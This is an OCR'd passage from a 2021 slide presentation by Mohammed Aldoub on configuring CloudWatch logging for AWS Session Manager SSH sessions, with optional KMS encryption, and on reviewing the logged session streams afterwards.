
- 15- To configure CloudWatch logging for SSH:
- 16- Choose CloudWatch logs (A).
- 17- Choose an existing log group (B).
- 18- Optionally (but recommended), you can also set KMS encryption for the logs.




Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: CHECKING FULL SSH LOGS

- To check and download logged SSH Session Manager sessions, visit the CloudWatch log group previously configured for logging.
- Look for log streams and open them:
- Read the entire session.



Questions?



Copyright © 2021 Mohammed Aldoub (Voulnet)